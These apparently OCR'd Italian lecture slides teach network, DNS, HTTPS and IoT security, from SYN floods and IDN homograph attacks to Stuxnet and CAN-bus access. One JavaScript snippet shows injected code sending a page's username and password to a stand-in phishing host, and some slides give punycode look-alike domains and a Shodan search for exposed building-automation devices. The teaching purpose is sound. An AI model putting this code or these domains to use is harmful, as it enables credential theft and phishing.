Sicurezza infrastrutturale

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

Sicurezza infrastrutturale

- Strato fisico/Hardware
- Protocolli TCP/IP
- IOT
- Infrastrutture di rete (fisica e wifi)
- Firewall e buzzwords correlate
- VPN
- Tecniche biometriche


.....

Sicurezza fisica

La maggior parte delle protezioni logiche falliscono (o comunque si indeboliscono) se si riesce ad avere l'accesso fisico ai dispositivi. Per garantire la disponibilità del dato debbo ovviamente anche proteggere il device fisico che lo contiene o lo trasporta.

Armadi (rack) e sale con sistemi di controllo accessi (chiavi, badge, sistemi biometrici) organizzati su più livelli
Accesso fisico ai locali aziendali solo alle persone autorizzate (badge in vista, trashing!)
Protezioni contro il fuoco, il calore, l'acqua
Protezione da alterazioni della corrente elettrica
Ventilazione e condizionamento HVAC (https://en.wikipedia.org/wiki/HVAC Heating, ventilation, air conditioning)

Strato fisico/Hardware



Questo ad esempio non si fa (zona aperta al pubblico e di passaggio)

Protocolli TCP/IP


- IP Spoofing
- Syn Flooding
- Connection hijacking
- TCP Veto
- ARP Spoofing
- Protocolli di routing

http://en.wikipedia.org/wiki/Transmission_Control_Protocol#Vulnerabilities

Nascono per un uso molto diverso da quello attuale.
Scrittura tramite RFC.
Bisogna però distinguere fra vulnerabilità delle implementazioni e debolezze intrinseche dei protocolli.

- IP Spoofing
  https://en.wikipedia.org/wiki/IP_address_spoofing
- Syn Flooding (protocollo a tre stati: Syn, Syn/ack, ack. Se manca ack rimangono aperte half sess.)
  https://en.wikipedia.org/wiki/SYN_flood
- Connection hijacking (predire il sequence number)
- TCP Veto (sostituire un pacchetto con uno contenente un payload maligno)
- ARP Spoofing (quando il cattivo è in casa …)
  https://en.wikipedia.org/wiki/ARP_spoofing

Protocolli di routing



https://en.wikipedia.org/wiki/Border_Gateway_Protocol

- Protocolli di routing poco protetti, instradamenti attaccabili sull'endpoint, bassa sicurezza nello scambio delle tabelle
- Nascono per essere veloci non sicuri
- Intercettare il traffico, creare DOS
- Internet viaggia su un protocollo scritto su due tovagliolini di carta nel 1989, implementato nel 1994 e, di fatto, mai modificato
- Basato sulla fiducia fra operatori nell’annunciare gli instradamenti
- 14.000 “incidenti” nel 2017
  https://www.internetsociety.org/blog/2018/01/14000-incidents-2017-routing-security-year-review/

Sicurezza di ICMP

- Echo request/reply
- Destination unreachable
- Source quence
- Redirect
- Time exceeded for a datagram

Smurf attack, Ping Flood

Internet Control and Management Protocol
Controllo e gestione della rete.
Possibili molti attacchi alla rete anche perché il protocollo è completamente privo di autenticazione e di “storia”.
Funzioni ICMP utilizzabili per un attacco soprattutto in fase di preparazione:

Echo request/reply (ping)
Destination (network/host /protocol/port) unreachable (DoS)
Source quence (rallentamento della rete)
Redirect (modifica dinamica degli instradamenti)
Time exceeded for a datagram (DoS)
Esempi: http://en.wikipedia.org/wiki/Smurf_attack Smurf attack, http://en.wikipedia.org/wiki/Ping_flood Ping Flood

DHCP

- **Insider**!
- Shadow server
- Client non autorizzati
- Client malevolo

http://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol#Security

Protocollo non autenticato, molto facile da attaccare da parte di un “insider”.

Attivazione di uno shadow server (DoS, configurazione di rete ad hoc per trasformarlo in un MITM e intercettare il traffico, invio di DNS malevolo)

Client non autorizzati che acquisiscono un indirizzo IP

Client malevolo che attacca il DHCP server legittimo forzando l'esaurimento delle risorse

I problemi dei protocolli TCP/IP

DNS

- DNS shadow server
- Cache Poisoning
- Risposte senza domande
- Caratteri simili in font semplici
  (Courier numero 1 e lettera l: `1 l)`
- UNICODE (IDN)
  (U+0430 a cirillico, U+0061 a latino)

http://en.wikipedia.org/wiki/Domain_Name_System#Security_issues


Servizio indispensabile per il funzionamento di Internet !
Nasce senza nessuna sicurezza, implementazioni sicure per salvaguardare root-DNS e “zone transfer” (DNSSEC=firma digitale record DNS, complesso).

DNS shadow server
http://en.wikipedia.org/wiki/DNS_spoofing Cache Poisoning per generare risposte alterate (DoS o ridirezione del traffico su siti falsi)
Fornire risposta anche a query non effettuate per forzare o sovrascrivere la cache del client
Problema dei nomi con i caratteri nazionali:
http://en.wikipedia.org/wiki/Internationalized_domain_name
UNICODE: I caratteri latini sono visivamente indistinguibili da quelli cirillici ma sono due lettere diverse. RFC3490/1/2: International Domain Names. Ad esempio: http://www.pаypal.com
A volte anche con i caratteri latini i font possono ingannare (domain impersonification)

I problemi dei protocolli TCP/IP

DNS

IDN Homograph attack
Punycode per registrare domini




http://en.wikipedia.org/wiki/Domain_Name_System#Security_issues

IDN Homograph attack:
https://en.wikipedia.org/wiki/IDN_homograph_attack
Punycode= sistema di codifica leggibile per UNICODE
https://en.wikipedia.org/wiki/Punycode
Posso usarlo per registrare domini.
I browser si difendono non traslando le scritte miste in un unico carattere (visualizza il punycode se misto ad es. latino-cirillico)
Problema con URL tutte in cirillico ma indistinguibili
"apple.com", registered as "xn—80ak6aa92e.com"
Situazione in evoluzione
https://www.xn--80ak6aa92e.com/

https://www.xudongz.com/blog/2017/idn-phishing/

I problemi dei protocolli TCP/IP

Punycode per avere il “lucchetto verde”



https://www.xn--bbox-vw5a.com/login

Come visto nella slide precedente lo uso anche per rafforzare l’attacco ottenendo il lucchetto verde.
Al momento Chrome e Safari se ne accorgono e mi espandono il punycode, Firefox e Tor no.

https://krebsonsecurity.com/2018/11/half-of-all-phishing-sites-now-have-the-padlock/

I problemi dei protocolli TCP/IP

DNS è potere!

8.8.8.8 e 8.8.4.4 DNS free di Google (cosa facciano però delle vostre query non si sa …)

Immagine tratta da scontri in piazza in Turchia nel 2016, il governo turco aveva bloccato siti stranieri sui DNS dei provider nazionali.

Attacco Mail in the Middle

E’ un man in the middle basato sulle mail.
Mi inserisco in una conversazione fra due utenti o rubando l’identità di uno dei due oppure utilizzando i problemi di DNS/caratteri visti in precedenza (nome dominio simile, uso di caratteri analoghi, nomi assonanti ecc.).
Serve lavoro di intelligence per essere credibili.
Classicamente modifico le coordinate bancarie di un pagamento (IBAN) spostandole su un conto mio (in un paradiso fiscale oppure anche in Italia avendo uno “spallone” che provvede a vuotarlo immediatamente, usato bancoposta spesso).
NB: anche in caso di frode conclamata la banca NON è responsabile e non vi ridà i soldi.

I problemi dei protocolli TCP/IP

Chinese group swindles $18.5 million from Indian arm of Italian company: Economic Times

MUMBAI (Reuters) - A group of Chinese hackers robbed 1.3 billion rupees ($18.45 million) from the Indian unit of Tecnimont SpA through an elaborate cyber fraud that included impersonating the Italian engineering firm's chief executive, the Economic Times reported.

The scammers sent emails to the India head of Tecnimont, part of the publicly traded Maire Tecnimont, from an account that looked similar to one used by the Italian group's CEO and also organized conference calls to discuss a "confidential" acquisition in China, the ET report said, citing a complaint made with the police.


The hackers then convinced the India chief to transfer the money for the acquisition in three tranches from India to banks in Hong Kong, saying the amount could not be moved from Italy due to regulatory issues, the report said.

Dominio di posta intercettato grazie a caratteri simili.

https://www.reuters.com/article/us-mairetecnimont-india-fraud/chinese-group-swindles-185-million-from-indian-arm-of-italian-company-economic-times-idUSKCN1P40KE

Aziende hanno avuto danni di centinaia di milioni, altre si sono salvate grazie a telefonate di verifica "fuori procedura".

Domain hijacking



Domain hijacking, attacco utenza di gestione registrazione DNS e sostituisco l'IP.
https://en.wikipedia.org/wiki/Domain_hijacking
L'attaccante dice al registar (es. Aruba) di cambiare l'IP associato al mio nome di dominio. Il registrar segnala il cambiamento al registry che gestisce il root dns (Verisign) e il cambio si propaga in rete.
Proteggere l'admin del dns record (2factor).
Se sei una banca e non ti proteggi rischi molto
https://www.wired.com/2017/04/hackers-hijacked-banks-entire-online-operation/

I problemi dei protocolli applicativi

- HTTP → Usare HTTPS (HTTP sicuro)
  - Basato su SSL/TLS
  - Autenticazione (reciproca)
  - Crittografia flusso
  - Negoziazione dell'algoritmo → scambio chiave segreta → colloquio sicuro
  - Il disastro di Heartbleed
- SMTP → Poco da fare → SPAM
- FTP → Lasciamo perdere ...
- SSH → Suite di protocolli “sicuri” per gestire sessioni remote. Vulnerabilità note (ma anche ignote?).

I problemi dei protocolli applicativi


HTTP → Usare HTTPS (HTTP “sicuro”)
http://en.wikipedia.org/wiki/HTTPS

- Basato su SSL/TLS
- Autenticazione (reciproca)
- Crittografia flusso
- Negoziazione dell'algoritmo → scambio chiave segreta → colloquio sicuro
- Il disastro di Heartbleed
  http://en.wikipedia.org/wiki/Heartbleed

SMTP → Poco da fare → SPAM
http://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol#Security_and_spamming

FTP → http://en.wikipedia.org/wiki/File_Transfer_Protocol#Security
Lasciamo perdere ...
http://en.wikipedia.org/wiki/Secure_Shell SSH → Suite di protocolli “sicuri” per gestire sessioni remote. Vulnerabilità note (ma anche ignote?).

I problemi dei protocolli TCP/IP



"Simplified Heartbleed explanation" by FenixFeather - Inkscape. Licensed under CC BY-SA 3.0 via Wikimedia Commons - http://commons.wikimedia.org/wiki/File:Simplified_Heartbleed_explanation.svg#/media/File:Simplified_Heartbleed_explanation.svg


I problemi dei protocolli TCP/IP

Non basta la pagina di login in https, anche la landing page deve essere protetta.

Se la landing page è in http un intruder può iniettare codice javascript nella pagina che intercetta i click e utente/password mentre vengono immessi.

```
let loginBtn = document.querySelector('#loginbutton');
loginBtn.addEventListener(‘mouseover’, function() {
  let username = document.querySelector('#email').value;
  let pass = document.querySelector('#pass').value;
  fetch(`http://www.trudys-phish-pharm.com/?un=$
    {username}&pass=${pass}`);
});
```

I problemi dei protocolli TCP/IP



HTTPS handshake

Il nonce è un numero casuale e serve per qualificare in modo univoco ogni sessione di logon.

https://en.wikipedia.org/wiki/Cryptographic_nonce

Spiegato bene qui:

https://blog.bradfieldcs.com/the-secret-life-of-your-login-credentials-6a254bad52ce

HTTP Strict Transport Security

Per forzare subito il browser ad andare in https

https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security

Il server forza il client ad andare in HTTPS e forza il protocollo TLS nel colloquio.
Redirect delle url già nella pancia del browser.

Header ritornato dal server web:
strict-transport-security: max-age=15552000;

Per quanti secondi usare HTTPS su quel sito
You are accessing facebook.com for the first time, and you know HTTPS is safer than HTTP, so you access it over HTTPS, **https**://facebook.com. When your browser receives the HTML, it receives the header above which tells your browser to force-redirect you to HTTPS for future requests. One month later, someone sends you a link to Facebook using HTTP, **http**://facebook.com, and you click on it. Since one month is less than the 15552000 seconds specified by the max-age directive, your browser will send the request as HTTPS, preventing a potential MITM attack.

IOT Security


Internet delle cose e dei sensori, tutto ciò che è connesso è attaccabile (o è già stato attaccato).

“The S in IoT stands for security.”

Quando la sicurezza informatica diventa un problema del mondo reale.
Ritorno al passato, sistemi pervasivi, quindi a basso costo, quindi manca potenza e sicurezza.
Dispositivi IOT hanno marginalità del 1-2% come faccio ad aggiungere sicurezza?
Aziende non informatiche che fanno informatica e non hanno la cultura della sicurezza (e nemmeno la struttura per gestire il ciclo delle vulnerabilità, Esempio lavastoviglie Miele directory traversal https://www.theregister.co.uk/2017/03/26/miele_joins_internetofst_hall_of_shame/).
Dispositivi del mondo reale → problemi di real time → la sicurezza/crittografia rallenta (es. air-bag).

IOT Security

Diverse priorità



Corporate IT Security is about Data protection

Industrial Security is about Process protection

Process should be continuous and only then secure

Stuxnet attack

http://en.wikipedia.org/wiki/Stuxnet
Giugno 2010:
“The computer worm known as Stuxnet reportedly ruined almost one-fifth of Iran’s nuclear centrifuges by disrupting industrial programmable logic controllers (PLCs) in a targeted attack generally believed to have been launched by Israel and the United States although neither has publicly acknowledged this.”
Distribuito tramite chiavette USB infette.
Potenziale compromissione di un impianto nucleare (con quello che ne consegue).
Richiede altissimo livello di competenze e di conoscenza del target (sistemi SCADA Supervisory Control and Data Acquisition).
C’è ancora qualche chiavetta in giro?
Hanno fatto un film
https://www.imdb.com/title/tt5446858/

Ma anche i distributori di carburante

- Un sensore di livello di un distributore di carburanti ha segnalato la necessità di riempimento quando era ancora mezzo pieno.
- Durante il rifornimento la benzina è fuoriuscita e la pompa è esplosa.
- New Mexico: incidente o attacco?
- Esiste una lista di benzinai attaccabili e visibili su Internet (su pastebin)
- “The GasPot Experiment: Unexamined Perils in Using Gas-Tank-Monitoring Systems” TrendMicro

IOT Security

E magari gli oleodotti
"The scary reality of hacking infrastructure"

Oppure i pacemaker
Researchers hack a pacemaker, kill a man(nequin)


Feb 19, 2019

Impiantato il primo cuore artificiale wireless

Senza cavi né batterie, è stato impiantato in Kazakistan da un'équipe cui ha

Magari vogliamo solo farci i fatti altrui
World online live cameras directory
Nel dubbio possiamo cercare
Search engine for Internet-connected devices.

http://money.cnn.com/video/technology/2013/09/05/t-cyber-warfare-hacking-infrastructure-syria.cnnmoney/index.html

http://www.computerworld.com/article/2981527/cybercrime-hacking/researchers-hack-a-pacemaker-kill-a-man-nequin.html

http://www.insecam.org/en/bycity/Bologna/

https://www.shodan.io/

https://censys.io/

IOT Hall of Shame
https://codecurmudgeon.com/wp/iot-hall-shame/

IOS Internet of shit
https://twitter.com/internetofshit

IOT Security

Fare ricerche con Shodan mette preoccupazione.
https://voidsec.com/state-of-industrial-control-systems-ics-in-italy/

https://www.shodan.io/search?query=port%3A47808+country%3AIT

(Bacnet, building automation)

IOT Security


How a fish tank helped hack a casino

By **Alex Schiffer**
July 21, 2017

Webcam per vedere i pesci, sensori in rete per temperatura e pulizia dell'acqua ecc.

https://www.washingtonpost.com/news/innovations/wp/2017/07/21/how-a-fish-tank-helped-hack-a-casino/

IOT Security



Number of malware samples for IoT devices in Kaspersky Lab's collection, 2016-2018. (download)


Report Kaspersky estate 2018
https://securelist.com/new-trends-in-the-world-of-iot-threats/87991/

IOT Security

Service	Port	% of attacks	Attack vector	Malware families
Telnet	23, 2323	82.26%	Bruteforce	Mirai, Gafgyt
SSH	22	11.51%	Bruteforce	Mirai, Gafgyt
Samba	445	2.78%	EternalBlue, EternalRed, CVE-2018-7445	–
tr-069	7547	0.77%	RCE in TR-069 implementation	Mirai, Hajime
HTTP	80	0.76%	Attempts to exploit vulnerabilities in a web server or crack an admin console password	–
winbox (RouterOS)	8291	0.71%	Used for RouterOS (MikroTik) authentication and WinBox-based attacks	Hajime
Mikrotik http	8080	0.23%	RCE in MikroTik RouterOS < 6.38.5 Chimay-Red	Hajime
MSSQL	1433	0.21%	Execution of arbitrary code for certain versions (2000, 2005, 2008); changing administrator password; data theft	–
GoAhead httpd	81	0.16%	RCE in GoAhead IP cameras	Persirai, Gafgyt
Mikrotik http	8081	0.15%	Chimay-Red	Hajime
Etherium JSON-RPC	8545	0.15%	Authorization bypass (CVE-2017-12113)	–
RDP	3389	0.12%	Bruteforce	–
XionMai uc-httpd	8000	0.09%	Buffer overflow (CVE-2018-10088) in XionMai uc-httpd 1.0.0 (some Chinese-made devices)	Satori
MySQL	3306	0.08%	Execution of arbitrary code for certain versions (2000, 2005, 2008); changing administrator password; data theft	–

Report Kaspersky estate 2018
https://securelist.com/new-trends-in-the-world-of-iot-threats/87991/

Ma il grande business sono le auto!



Dal 2018 tutte le auto EU in rete

Autovettura è un insieme di processori (fino a un centinaio) collegati da uno o più CAN bus con un meccanismo di trust.
Architettura molto semplice, basso costo, traffico non crittografato (prestazioni, air-bag).
Ultimamente collegato ad Internet (VPN) per ricevere aggiornamenti software, per assicurazioni ecc.
Dal 2018 tutte le auto in UE con connettività internet per segnalazione incidente.
https://en.wikipedia.org/wiki/ECall
In alcuni casi anche wifi e bluetooth (chiavi, accensione da remoto).
Già disponibile un POC di un attacco ad una Jeep Cheroke
http://illmatics.com/Remote%20Car%20Hacking.pdf

IOT Security


- **V2V** (fra veicoli)
- **V2I** (segnali, infrastrutture, semafori)
- **V2P** (pedoni)
- **V2N** (rete di servizi)

V2X (vehicle to everything)
(802.11p o ITS-G5)

G5 DIVERSO DA 5G

5G fondamentale per erogare questi servizi, anche per la bassa latenza rispetto ai protocolli precedenti, comunicazione a corto raggio in banda 5.9 Ghz (forse, discutibile, probabilmente si può fare anche con 4G)

Canale di attacco tramite porte diagnostiche



Posso utilizzare le porte diagnostiche per accedere al BUS (in alternativa wifi, bluetooth o internet).
Controller + software + wireshark e vedo tutto.
L'hardware si compera con 60$.

https://store.linklayer.com/products/cantact-v1-0

IOT Security

Attacchi DDOS sfruttando i dispositivi IOT: milioni di termostati contro di noi!


NETWORKWORLD
FROM IDG

Home > Security

Largest DDoS attack ever delivered by botnet of hijacked IoT devices

